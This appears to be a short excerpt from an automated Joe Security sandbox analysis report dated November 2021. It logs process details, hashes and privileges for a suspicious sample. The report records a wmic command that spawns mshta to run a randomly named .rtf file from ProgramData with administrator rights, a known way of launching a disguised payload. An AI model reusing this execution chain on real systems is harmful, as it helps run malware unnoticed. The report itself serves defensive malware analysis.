Commandline:	wmic process call create "mshta C:\ProgramData\vULADISfrveNTj.rtf"
Imagebase:	0xff730000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 1708 Parent PID: 1304

General

Start time:	12:41:34
Start date:	25/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\vULADISfrveNTj.rtf
Imagebase:	0x13f0b0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021